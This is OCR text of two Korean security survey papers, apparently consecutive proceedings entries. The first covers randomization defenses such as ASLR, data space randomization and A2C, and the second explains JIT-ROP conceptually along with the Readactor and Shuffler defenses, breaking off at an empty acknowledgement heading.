명령어 집합 난수화 기법은 실행되는 모든 명령어에 대한 바이너리 표현을 난수화시키는 방법이다 [2, 3]. 실행될 명령어들을 포함하고 있는 프로그램 텍스트 섹션을 16비트 크기의 키를 사용해 XOR하고 명령어 페치 과정에서 다시 XOR를 통해 복호화시킨다. 따라서 공격자가 삽입한 명령어는 복호화 과정에서 전혀 다른 표현으로 바뀌게 되어 실행 중 예외를 야기하게 된다. 탐색 공간은 2^{16}이며 주기적으로 난수화를 재실행하여 공격자의 추측 공격에 더 강한 저항력을 갖게 하는 것도 가능하다. 하지만 모든 명령어에 대한 XOR 연산으로 인해 IO 바운드 프로그램에 대해서는 33%의 성능 오버헤드를 보이나 CPU 바운드 프로그램에 대해서는 최대 2000%의 성능 오버헤드를 보인다. 또한 시스템 호출 난수화와 마찬가지로 코드 삽입 공격에만 저항력을 가지고 있다는 문제가 있다.

2.3 주소 공간 배치 난수화

주소 공간 배치 난수화 기법은 실행되는 프로그램의 각 세그먼트들의 실재 메모리상에 존재하는 위치를 난수화시키는 방법이다 [4]. 이는 공격자가 코드나 라이브러리 재사용 공격을 할 때에 조작하고자하는 대상의 주소를 사용한다는 점에 착안했다. 난수화는 프로세스 단위로 한번 실시되며 구현 복잡성과 성능 오버헤드를 낮추기 위해서 모든 주소 값을 난수화하는 것이 아니라 프로세스의 핵심적인 3가지 데이터 영역에 대한 메모리 시작 주소를 난수화하게 된다. 첫 번째 영역에는 프로그램 텍스트와 전역 변수가 포함되고, 두 번째 영역에는 힙, 동적 라이브러리 등이 포함되며 마지막 세 번째 영역에는 스택이 포함된다. 32비트 리눅스 시스템에서 시작 주소 값 중 난수화가 가능한 비트 수는 각각 16비트, 16비트, 24비트이다. 성능 오버헤드가 거의 없고 호환성이 좋아 현대의 운영체제에서 널리 사용되고 있다. 하지만 이 방식을 우회하는 방법 [5, 6, 7, 8]이 소개되고 있으며 동시에 더 안전하게 만들기 위한 연구 [9, 10]도 활발히 이루어지고 있다.

2.4 데이터 공간 난수화

데이터 공간 난수화 기법은 메모리에 저장되는 데이터 값을 난수화시키는 방법이다 [12, 13]. [11]에서 제안된 포인터 변수에 대한 난수화 기법 Pointguard의 전체 변수로의 확장버전이라 할 수 있다. 데이터 공간 난수화에서는 변수 별로 서로 다른 키 값을 사용하여 XOR 연산을 통해 암호화를 실행한 후 메모리에 저장하고, 읽을 때에는 암호화할 때 사용한 키 값으로 XOR 연산을 하여 복호화를 한다. 버퍼 오버플로 취약점을 이용한 공격을 막기 위함이 목적이며, 인접 변수의 버퍼 오버플로를 통해 저장될 때 사용되는 키 값과 읽혀질 때 사용되는 키 값이 다르므로 결과적으로 공격자의 조작을 막게 되는 원리이다.




그림 1 데이터 공간 난수화 기법의 방어 기제

그림 1은 데이터 공간 난수화 기법의 방어 기제를 도식화한 것이다. 만약 공격자가 변수 a에 존재하는 오버플로 취약점을 이용해서 인접

한 변수 b영역에 조작된 값 v_l을 넣고자 한다고 가정하면, 변수 b영역에는 a변수의 키 값인 m_a가 XOR된 $m_a \oplus v_l$이 저장되게 된다. 변수 b가 사용될 때 할당된 키 값인 m_b가 복호화에 이용되는데 m_a와 m_b가 다르기 때문에 복호된 값은 v_l이 아닌 전혀 다른 값으로 읽혀지게 된다.

데이터 공간 난수화를 통해 프로그램 상에서 저장되고 사용되는 모든 변수에 대한 보호를 할 수 있지만 그 만큼 성능 오버헤드가 커진다는 문제가 있다. 또한 어떤 변수를 가리키는 포인터 변수에 대해서는 가리키는 그 변수와 같은 키 값을 가져야 하는 문제가 존재한다. 그림 2는 이러한 앨리어스(alias)가 존재하는 예제를 나타낸다.

```
int x, y, z, *ptr
...
ptr = &x;
...
ptr = &y;
...
L1: z = *ptr;
```

그림 2 앨리어스가 존재하는 예제

그림 2에서 ptr에는 x 혹은 y의 주소가 저장되며 *ptr은 x 혹은 y의 값을 반환해야한다. 즉 L1 구문에서 *ptr의 키 값 $m_{starptr}$은 x의 키 값 혹은 y의 키 값이어야 올바른 값이 m_z로 인코딩되어 z에 저장이 된다. 변수 ptr이 x와 y중 어느 변수의 주소를 갖게 되는지 실행 중 결정된다면 프로그램의 정확성 (correctness)을 위해서 x, y 그리고 *ptr의 키 값은 모두 같은 값으로 되어야 한다. 결국 이는 데이터 공간 난수화 기법의 보안성을 해치는 요인이 된다. 즉 그림 1에서 변수 a와 b가 앨리어스 관계여서 $m_a=m_b$가 되면 공격자는 키 값을 모르더라도 데이터 조작을 할 수가 있게 된다. 이러한 앨리어스에 대한 문제와 앞서 언급한 성능 오버헤드 문제를 어떻게 해결하는지는 3.1절에 기술하겠다.

III. 데이터 공간 난수화 기법의 개선점을 제시한 연구

본 장에서는 데이터 공간 난수화가 가지는 문제점을 극복한 방법 [12]을 소개하고, 보안성과 성능을 좀 더 개선한 최신의 연구 [14, 15]에 대해 기술하겠다.

3.1 성능 오버헤드 최적화와 보안성 강화

모든 데이터 오염(corruption)은 오버플로 가능성이 있는 후보 객체로부터의 오버플로를 통해서만 가능하다 [12]. 따라서 보안성의 손해 없이 난수화의 범위를 모든 변수에서 오버플로 후보 객체(Overflow Candidate Objects)로 좁힐 수 있다. 여기서 오버플로 후보 객체에는 배열, 배열을 포함하는 구조체 그리고 주소값이 사용되는 일반 변수들이 포함된다. 오버플로 후보 객체에 대해서만 암호화를 하더라도 오버플로 취약점을 이용한 공격에 대한 방어가 되는데 이는 그림 1에서 변수 a가 오버플로 후보 변수고 b는 일반 변수라고 하면 m_b를 0으로 둬도 여전히 데이터 조작이 방어가 됨을 통해 알 수 있다. 이러한 최적화 과정 후 성능 오버헤드는 최대 28%, 평균 15%의 수치를 보인다.

2.4절에 기술한 앨리어스에 대한 처리로 저하된 보안성은 앨리어스 변수들을 서로 다른 메모리 페이지에 할당을 하고 그 사이에 할당되지 않은 페이지를 둬서 해결을 할 수 있다. 즉 앨리어스 관계에 있는 두 변수에 대해 오버플로를 이용한 조작이 이뤄진다면 그 사이의 할당되지 않은 페이지에 접근하게 되어 메모리 예외가 발생한다. 만약 앨리어스 관계의 변수 개수가 메모리 페이지의 개수보다 많아지게 되면 어쩔 수 없이 같은 메모리 페이지 안에 할당할 수밖에 없는데 이럴 때에는 주소 공간 난수화를 적용시켜 공격자로부터 메모리 상의 변수 위치를 숨기도록 한다. 하지만 좀 더 어려워졌을 뿐이지 여전히 같은 페이지 안에 있기 때문에 공격에 이용될 가능성은 존재한다.

3.2 구조체 내부 변수로의 확장

[12]에서 구조체 내부 변수에 대한 구현을 하지 못했는데, [14]에서 데이터 구조 난수화(Data Structure Randomization) 방식으로 구조체 내부 변수들 사이의 오버플로 취약점을 극복하는




그림 3 데이터 구조 난수화의 예제

방안이 제안됐다.

그림 3은 데이터 구조 난수화의 예시를 나타낸다. 그림에서 볼 수 있듯이 각 내부 변수들의 순서를 섞으며 그 사이에 임의의 크기를 가지는 패딩 영역을 추가한다. 그 크기가 가변적(flexible)인 배열은 구조체의 마지막 부분에 위치해야 한다는 C 표준이 있는데, 그렇게 되면 그 배열의 위치는 구조체 내에서 고정되게 되는데 임의의 패딩을 추가함으로써 그 배열의 위치도 난수화되는 효과를 주었다.

소스코드 위치 변경이나 더미의 패딩은 소스코드 난독화 (obfuscation)와 유사해보이나, 데이터 구조 난수화의 목적은 데이터 구조 내부 변수들 간의 오버플로로 인한 간섭을 막기 위함에 한정된다. 따라서 코드의 가독성을 어렵게 만들기 위해서 코드 레이아웃, 데이터, 컨트롤 플로 등 다방면으로 난독화 알고리듬을 적용시키는 소스코드 난독화에 비해 적은 오버헤드를 보인다.

하지만 데이터 구조 난수화에서는 내부 변수의 위치를 바꿈으로 해서 선언과 동시에 초기화가 이루어지는 구조체나 포인터 연산에 의해 구조체의 내부 변수를 접근하는 경우에는 컴파일 에러 혹은 잘못된 수행 결과를 가져올 수 있다. [14]에서는 이런 구조체에 대해서 데이터 구조 난수화를 하지 않는 것으로 문제를 회피했다. 하지만 결과적으로 방어력에 구멍이 존재하게 되어 이에 대한 적절한 보완이 필요하다.

3.3 성능 오버헤드를 낮춘 연구




그림 4 A2C 방어 기법의 아이디어

[15]에서 제안한 A2C 방어 기법은 데이터 값을 난수화시킨다는 점에 있어서 데이터 공간 난수화와 비슷하다. 하지만 방어 대상의 범위를 입력 관련한 버퍼로 한정 지었고, 값이 저장되고 사용될 때마다 암호화와 복호화를 반복하는 것이 아니라 최초 저장 시점에 암호화를 한 후 복호 경계(decoding frontier) 시점에 복호화를 한번하고 그 이후에는 풀어 둔다는 점이 다르다. 따라서 성능 오버헤드는 데이터 공간 난수화의 평균 15%보다 낮은 수치인 평균 6.94%를 보인다.

그림 4는 A2C 방어 기법의 개략적인 아이디어를 나타내고 있다. 거의 대부분의 악성 페이로드 (malicious payload)는 입력 함수에 의해 배열과 같은 버퍼에 저장이 되어 있다가 복사나 상수와의 연산과 같은 단순한 변환을 겪은 후 공격에 이용됨에 착안하였다. 정상적인 코드 수행에서 이러한 버퍼 데이터는 결국 비교문에 사용되거나 write(), send(), printf()와 같은 출력 라이브러리 함수의 입력으로 사용되거나 아니면 char 타입의 변수가 int 타입의 변수에 대입되어 제로패딩이 일어나 악성 페이로드로써의 기능을 잃게 되는 경우와 같이 공격자가 더 이상 조작할 수 없는 변환을 만나게 된다. 이러한 시점을 복호 경계로 설정하고 그 이전을 취약점 공격이 가능한 영역 (exploitable space), 그 이후를 취약점 공격이 가능한 이후의 영역 (post-exploitable space)으로 나누었다. 따라서 최초 버퍼에 저장되는 시점에 암호화를 하면 공격자 의도와 다른 값이 프로그램에 사용되기 때문에 공격이 실패하게 되고 복호 경계 이후

표 1 본 논문에서 소개된 방어기법에 대한 정리

방어 기법	방어 대상	방어 취약점	성능오버헤드
시스템 호출 난수화[1]	시스템 콜 삽입 공격	코드 재사용 공격	0.10%
명령어 집합 난수화[2]	임의의 명령어 삽입 공격	코드 재사용 공격	>33%
주소 공간 배치 난수화[9]	메모리상에서 프로그램 세그먼트들의 위치를 알아야하는 공격	우회할 수 있는 방법이 존재	<1%
데이터 공간 난수화[12]	메모리 오버플로를 이용한 공격	데이터 구조 내부 변수에 대한 오버플로를 이용한 공격	15%
데이터 구조 난수화[14]	메모리 오버플로를 이용한 공격	난수화에서 제외된 데이터 구조 내부 변수에 대한 오버플로를 이용한 공격	>15%
A2C (Attack-to-Crash)[15]	입력 함수에 의해 침입하는 악성 페이로드로 인한 공격	복호 경계 이후가 타켓인 페이로드 공격	6.94%

프로그램의 정상적인 동작을 위해서는 복호화를 실시하는 동시에 그동안 발생했던 변환에 대한 역추적을 통해 원래의 값을 복원하는 과정이 필요하다.

A2C는 공격자가 주입한 악성 페이로드가 어떠한 과정을 거쳐서 공격에 사용되는지 상세한 관찰과 일반화를 통해 데이터 난수화의 대상과 그 시점을 획기적으로 줄인 방식이다. 하지만 복잡하더라도 공격자가 복호 경계 이후의 복잡한 변환과정을 고려해서 잘 조작된 악성 페이로드를 주입한다면 A2C 방어 기법을 우회할 수 있다는 문제를 가지고 있다. 또한 복호 경계 이전의 변환을 전부 추적해야하는 오버헤드가 존재한다.

IV. 결론

본 논문에서 난수화를 이용한 주요 방어 기법에 대해 살펴보았다. 표 1에 각각의 방어 기법에 대해 방어 대상과 방어 취약점 그리고 성능 오버헤드를 정리하였다. 시스템 호출 난수화와 명령어 집합 난수화는 코드 삽입 공격에 대한 방어법이라 코드 재사용 공격에 취약하며, 주소 공간 배치 난수화는 낮은 성능 오버헤드와 높은 호환성으로 널리 사용되고 있으며 우회하는 방법과 보안성을 증대시키는 방법에 대한 연구가 활발히 이루어지고 있다. 데이터 공간 난수화는 모든 변수를 다른 키 값으로 난수화시켜 버퍼 오버플로 취약점을 이용한 데이터 조작을 막을 수 있으나 상대적으로 높은 성능 오버헤드를 보인다. 난수화시키는 변수의 대상과 난수화시키는 구간을 복호 경계 이전으로 줄여서 성능 오버헤드를 낮춘 A2C 방어 기법이 소개되었으나 보안성 희생 부분에 대한 연구가 필요하다.

V. ACKNOWLEDGEMENT

이 논문은 2017년도 정부(미래창조과학부)의 재원으로 한국연구재단의 지원과(No. 2014R1A2A1A10051792) 2017년도 두뇌한국 21 플러스사업에 의하여 지원된 연구이며 정보통신기술진흥센터의 지원(No.2016-0-00078, 맞춤형 보안서비스 제공을 위한 클라우드 기반 지능형 보안 기술 개발) 및 2016년도 정부(미래창조과학부)의 재원으로 정보통신기술진흥센터의 지원(No. R0190-16-2010, 시스템 침입 탐지를 위한 프로세서 모니터링 기술 및 주요 HW/SW 모듈 개발)을 받아 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음 (IITP-2017-2015-0-00403).

[참고문헌]

[1] M.Chew and D.Song, Mitigating buffer overflows by operating system randomization, Technical Report CMU-CS-02-197, Carnegie Mellon University, December 2002.

[2] G.S.Kc, A.D.Keromytis, and V.Prevelakis, Countering code-injection attacks with instruction-set randomization. In CCS, 2003.

[3] E.G.Barrantes, D.H.Ackley, S.Forrest, T.S.Palmer, D.Stefanovic, and D.D.Zovi, Randomized instruction set emulation to disrupt binary code injection attacks. In CCS, 2003.

[4] PaX Team. PaX address space layout randomization (ASLR), 2003. http://pax.grsecurity.net/docs/aslr.txt.

[5] A.Oikonomopoulos, C.Giuffrida, E.Athanasopoulos, and H.Bos, Poking holes into information hiding, In USENIX Security, 2016.

[6] E.Goktas, R.Gawlik, B.Kollenda, E.Athanasopoulos, G.Portokalidis, C.Giuffrida, and H.Bos, Undermining entropy-based information hiding (and what to do about it), In USENIX Security, 2016.

[7] R.Gawlik, B.Kollenda, P.Koppe, B.Garmany, and T.Holz, Enabling client-side crash-resistance to overcome diversification and information hiding, In NDSS, 2016.

[8] B.Gras, K.Razavi, E.Bosman, H.Bos, and C.Giuffrida, ASLR on the line: Practical cache attacks on the MMU, In NDSS, 2017.

[9] K.Lu, C.Song, B.Lee, S.P.Chung, T.Kim, and W.Lee, ASLR-Guard: Stopping address space leakage for code reuse attacks. In CCS, 2015.

[10] K.Lu, S.Nurnberger, M.Backes, and W.Lee, How to Make ASLR Win the Clone Wars: Runtime Re-Randomization, In NDSS, 2016.

[11] C.Cowan, S.Beattie, J.Johansen, and P.Wagle, Pointguard: protecting pointers from buffer overflow vulnerabilities, In USENIX Security, 2003.

[12] S.Bhatkar and R.Sekar, Data space randomization, In DIMVA, 2008.

[13] C.Cadar, P.Akritidis, M.Costa, J.-P.Martin, and M.Castro, Data randomization, Technical Report MSR-TR-2008-120, Microsoft Research, 2008.

[14] Chen Z., Han H., (2017) Attack Mitigation by Data Structure Randomization, In Cuppens F., Wang L., Cuppens-Boulahia N., Tawbi N., Garcia-Alfaro J. (eds) Foundations and Practice of Security. FPS 2016. Lecture Notes in Computer Science, vol 10128. Springer, Cham.

[15] Y.Kwon, B.Saltaformaggio, I L.Kim, K.H.Lee, X.Zhang, D.Xu, A2C: Self Destructing Exploit Executions via Input Perturbation, In NDSS, 2017.

JIT-ROP 및 방어 방법에 대한 연구

정선화, 방인영, 박준모, 권동현, 백윤흥*

*서울대학교 전기정보공학부

A Study on JIT-ROP And the Defense

Seonhwa Jung, Inyoung Bang, Junmo Park, Donghyun Kwon,

Yunheung Paek*

*Department of Electrical and Computer Engineering, Seoul National University

요 약

최근의 공격들은 방어 방법이 계속해서 개발됨에 따라 나날이 정교해지고 있으며 그 중 주류를 이루고 있는 공격인 제어 흐름 탈취 공격의 흐름은 코드 주입 공격에서 코드 재사용 공격으로 발전하는 것으로 이어져왔다. 코드 재사용 공격에 대한 방어 방법인 ASLR(Address Space Layout Randomization)에 대응하여 나온 공격 방법이 JIT-ROP이며, 본 연구에서는 JIT-ROP를 소개하고 JIT-ROP에 대한 방어 방법을 살펴보도록 하겠다.

I. 서론

최근의 보안 공격들은 계속된 방어 기제의 개발로 인하여 나날이 정교해지고 있는 추세이다. 그런 공격들 중 주류를 이루고 있는 공격은 바로 제어 흐름 탈취 공격(Control Hijacking Attack)이다. 이런 공격들은 프로그램의 보안 취약점 (vulnerability)를 이용(exploit)하여 제어 흐름을 탈취한 후, 임의 코드를 실행하여 중요 정보를 탈취하거나 전체 시스템을 파괴하는 것을 목적으로 한다. 통상적으로 제어 흐름 탈취 공격을 실행하기 위해 공격자는 buffer overflow 등의 프로그램 취약성을 이용하여 제어 흐름에 관여하는 명령어의 타깃 주소 등을 악의적으로 조작하는 방법을 사용한다.

코드 주입 공격(code injection attack)은 제어 흐름 탈취 공격의 일종이다. 코드 주입 공격은 공격자가 미리 특정 메모리 주소 공간 코드를 삽입하고, 간접 분기 명령어 (indirect branch) 의 타깃 주소를 over-write 하여 삽입해 놓은 악성 코드로 제어 흐름을 이동시키는 기법을 사용한다. 하지만 현대의 운영 체제와 프로세서는 W⊕X 혹은 DEP (Data Execution Prevention) 이라는 기능을 기본적으로 탑재하고 있다. 이 기능을 사용하면 코드 영역에는 데이터의 쓰기가 금지되고 데이터 영역의 내용은 실행이 금지되면서 원천적으로 코드 주입 공격을 막을 수 있다고 알려져 있다.

하지만 이런 방어 기법의 존재 하에 공격자들은 W⊕X 혹은 DEP를 우회하는 새로운 제어 흐름 탈취 공격 방법을 찾게 되었고, 결과적으로 코드 재사용 공격(Code Reuse Attack, CRA)이 등장하게 되었다. 코드 재사용 공격은 이름이 의미하듯이 별도의 악성 코드 삽입 없이 프로그램 메모리 영역에 존재하는 명령어들을 사용하여 공격을 하는 방법이다. 공격자는 코드 재사용 공격을 수행하기 위해 먼저 존재하는 코드 내에서 gadget 이라 불리는 간접 분기로 끝나는 코드 블록을 수집한 후에, 간접 분

기 타깃 주소의 조작을 통해 gadget 들을 연결하여 새로운 코드 시퀀스(sequence)를 만들어 낸다. 코드 재사용 공격은 새로운 코드의 삽입이 필요 없으므로 DEP 감시를 무력화 할 수 있다.

하지만 이러한 코드 재사용 공격에 대응하여 ASLR(Address Space Layout Randomization)[1]이라고 불리는 새로운 방어 기법이 PaX Team에 의해 소개되었다. ASLR은 가상 메모리상의 주소 공간을 새로운 프로세스가 생성될 때마다 랜덤화하여, 공격자로 하여금 실행 시간에 정확한 코드의 위치를 알기 힘들게 하여 공격자가 필요한 gadget을 수집하는 것을 어렵도록 만들 수 있다.

본 연구에서는 이러한 ASLR을 우회하여 공격하는 방법인 Just-In-Time Reuse (JIT-ROP)에 대해 소개하고, 이에 대한 방어 방법에 대해 서술한 후 결론을 제시하고자 한다.

II. JIT-ROP

JIT-ROP[3]를 살펴보기에 앞서 코드 재사용 공격의 방식인 반환 지향 프로그래밍(Return Oriented Programming, ROP)[2]에 대해 서술한 후 JIT-ROP에 대해 서술하도록 하겠다.

2.1 반환 지향 프로그래밍

반환 지향 프로그래밍은 리턴 인스트럭션(return instruction)으로 끝나는 작은 인스트럭션의 시퀀스들(gadget)을 공격자가 원하는 행위를 할 수 있도록 엮는 방식이다. 그림 1이 그 원리를 간단히 보이고 있다. 먼저 공격자는 원하는 gadget을 찾아내서 그 주소를 알아낸다. 공격자는 컨트롤 가능한 영역인 스택을 취약점을 이용하여 원하는 리턴 주소들로 채워 넣고 그 리턴 주소들은 공격자가 찾아낸 gadget을 가리키고 있다. 그렇게 덮어씌워진 function pointer가 application에 의해 사용되면 execution flow는 그 리턴 주소들을 따라가는 방식으로 공격이 진행된다.




그림 1. 반환 지향 프로그래밍의 기본 원리




그림 2. JIT-ROP의 workflow

2.2 JIT-ROP

JIT-ROP 공격은 ROP(Return Oriented Programming) gadget을 공격전에 분석하여 안다는 가정을 하고 있는 코드 재사용 공격과는 달리 런타임에 ROP gadget을 찾아서 공격을 한다는 것이 그 특징이다. 정교한 ASLR은 매번 어플리케이션을 실행할 때마다 프로그램과 라이브러리의 base address뿐만 아니라 그 내부의 인스트럭션 순서까지 바꾸는데 JIT-ROP는 이를 우회하기 위해 제시되었다.

공격자는 메모리 노출 취약성(memory disclosure vulnerability)을 이용하여 JIT-ROP에 필요한 코드를 수집한다. 스택이나 힙에 존재하는 code pointer를 이용하여 얻어낸 주소는 해당 주소가 존재하는 4kB 크기의 메모리 페이지를 읽을 수 있게 한다. 디스어셈블(disassemble)된 메모리 페이지는 다른 페이지에 대한 레퍼런스를 포함하고 있기 때문에 프로그램 내부에 존재하는 코드를 추가적으로 읽어 들일 수 있다.

그림 2에서 JIT-ROP의 workflow를 간단히 보이고 있는데, 공격자가 코드 포인터를 찾아내면 high-level language로 작성된 exploit

description을 이용하여 런타임에 필요한 gadget들과 OS와의 상호작용에 필요한 API 함수들을 찾는다. 그렇게 찾아낸 gadget과 API 함수를 이용하여 공격에 필요한 행동을 수행할 수 있도록 한다.

III. JIT-ROP에 대한 방어

JIT-ROP에 대응하여 여러 가지 방어 방식이 등장하였다. 본 연구에서는 방어 방식 중 Readactor과 Shuffler에 대해 소개할 것이다.

3.1 Readactor

JIT-ROP에서는 메모리 노출 취약성을 가정하고 있으며 해당 취약성을 이용하여 공격을 진행하는데 이에 대응하여 나온 것이 Readactor[4]이다. 여기서는 메모리 노출을 직접 메모리 노출(direct memory disclosure)과 간접 메모리 노출(indirect memory disclosure)로 구분하였으며 이를 모두 막고 있다. 그림 3에서 확인할 수 있듯이, 직접 메모리 노출이란 공격자가 직접 코드 페이지를 읽는 것을 의미하며 간접 메모리 노출은 공격자가 데이터 페이지에 있는 코드 포인터를 사용하여 코드 페이지를 읽지 않고도 코드 레이아웃을 추론하는 것을 의미한다.

3.1.1 직접 메모리 노출

직접 메모리 노출은 다이렉트 콜(direct call)이나 점프 인스트럭션(jump instruction)과 같은 직접 분기문에서 코드 포인터를 직접 읽는 것을 의미한다. [4]에서는 Execute-only 코드 페이지를 이용하여 직접 메모리 노출을 막았다. 확장된 페이지 테이블(Extended Page Tables, EPTs)을 이용하여 이를 구현하였는데 EPT는 사용자로 하여금 각 페이지에 읽기, 쓰기, 실행하기에 대한 허가를 따로 줄 수 있게 한다.

3.1.2 간접 메모리 노출

간접 메모리 노출은 리턴 주소나 함수 포인터와 같이 데이터 페이지에 있는 포인터를 읽어 코드 레이아웃을 추론하는 것을 의미한다.




그림 3. 직접 메모리 노출 취약성과 간접 메모리 노출 취약성[4]




그림 4. 데이터 페이지의 코드 포인터를 읽을 수 있는 기존의 어플리케이션(위)과 데이터 페이지의 코드 포인터를 트램폴린 포인터로 대체한 어플리케이션(아래)

직접 메모리 노출을 막기 위해 코드 페이지에 대해 execute-only 권한을 부여했지만 여전히 데이터 페이지에 대한 읽기 권한은 남아있으며, 따라서 간접 메모리 노출을 막는 것 또한 중요하다. [4]에서는 간접 메모리 노출을 막기 위해서 읽기 가능한 데이터 페이지에 있는 코드 포인터를 숨기는 방식을 사용하였다. 그림 4에서 기존의 어플리케이션은 읽기 가능한 데이터 페이지에 있는 코드 포인터를 통해 읽을 수 없는 코드 페이지 영역의 레이아웃을 유추할 수 있었던 반면(위), Readactor에는 해당 코드 포인




그림 5. Shuffler 아키텍처[5]

터를 트램폴린 포인터로 대체하였다(아래). 데이터 페이지의 코드 포인터가 코드 페이지 영역의 트램폴린 영역을 거치고 트램폴린이 다시 코드 페이지의 원래 가리키려 했던 영역을 가리키게 만들어서 공격자가 코드 레이아웃을 유추할 수 없게 만들었다.

3.2 Shuffler

Shuffler[5]는 계속적으로 코드 위치를 다시 랜덤화하여 코드 재사용 공격을 방어하는 방식이다. 공격자는 공격에 필요한 코드의 위치를 알아내고 이를 엮어 프로그래밍하여 공격을 하기 때문에, Shuffler는 런타임에 코드 위치를 계속 바꾸어줌으로써 공격자가 코드 재사용을 할 수 없도록 하는 원리로 공격을 방어한다.

그림 5에서 Shuffler의 아키텍처를 보여주고 있다. Shuffler는 바이너리를 수정하여 방어를 진행하는데 이 때 바이너리 분석을 위하여 symbol과 relocation 정보를 필요로 한다(0). 컴파일러 옵션을 통해 symbol과 relocation 정보를 얻고 바이너리 분석을 진행(1)한 후에 Shuffler는 프로그램 코드를 바이너리 수정을 통해 변형한다(2). 공격자가 코드 위치를 알아내고 재사용하는 것보다 빠르게 랜덤화하여야 하는데, Shuffler는 20ms 안에 코드를 랜덤화한다. 시간 안에 코드를 랜덤화하기 위해서, Shuffler는 기존의 코드 진행과 새롭게 셔플된 코드의 복사본의 준비를 비동기적으로 진행한다(3). 마지막으로 Shuffler 자신의 코드는 공격 대상이 될 수 있는 프로그램과 같은 주소 공간에 있기 때문에, 자신의 코드 또한 대상 프로그램의 코드와 같은 원리로 보호한다(4).

TASR[6] 또한 읽기/쓰기 시스템 콜의 쌍에 기반하여 코드 위치를 다시 랜덤화한다는 점에서 Shuffler와 비슷한 원리로 코드 재사용 공격을 막는다고 할 수 있으나 TASR은 커널과 컴파일러 수정을 요하며 C 프로그램에 대해서만 적용 가능한 반면, Shuffler는 바이너리 수정만을 요한다는 점에서 차이가 있다.

IV. 결론

본 논문에서는 JIT-ROP 공격과 그에 대한 방어 방식인 Readactor과 Shuffler에 대해 살펴보았다. JIT-ROP는 메모리 노출 취약점을 이용하여 런타임에 필요한 코드를 찾아 재사용하여 공격하는 방식이며 Readactor는 메모리 노출 취약성을 방어, Shuffler는 코드를 런타임에 랜덤화하는 방식으로 JIT-ROP를 방어하였다.

기존의 방어 기법에 대응하여 새롭게 공격 방법이 등장하였듯이, Readactor와 Shuffler에 대응한 공격 방식이 나올 수 있다. 또한 Readactor와 Shuffler는 모두 확률론적으로 방어를 하는 기법이기 때문에 JIT-ROP에 대한 위험성은 남아있다고 볼 수 있다. 따라서 그 방어 방법에 대한 추가적인 연구가 이루어져야 할 것이다.

V. ACKNOWLEDGEMENT

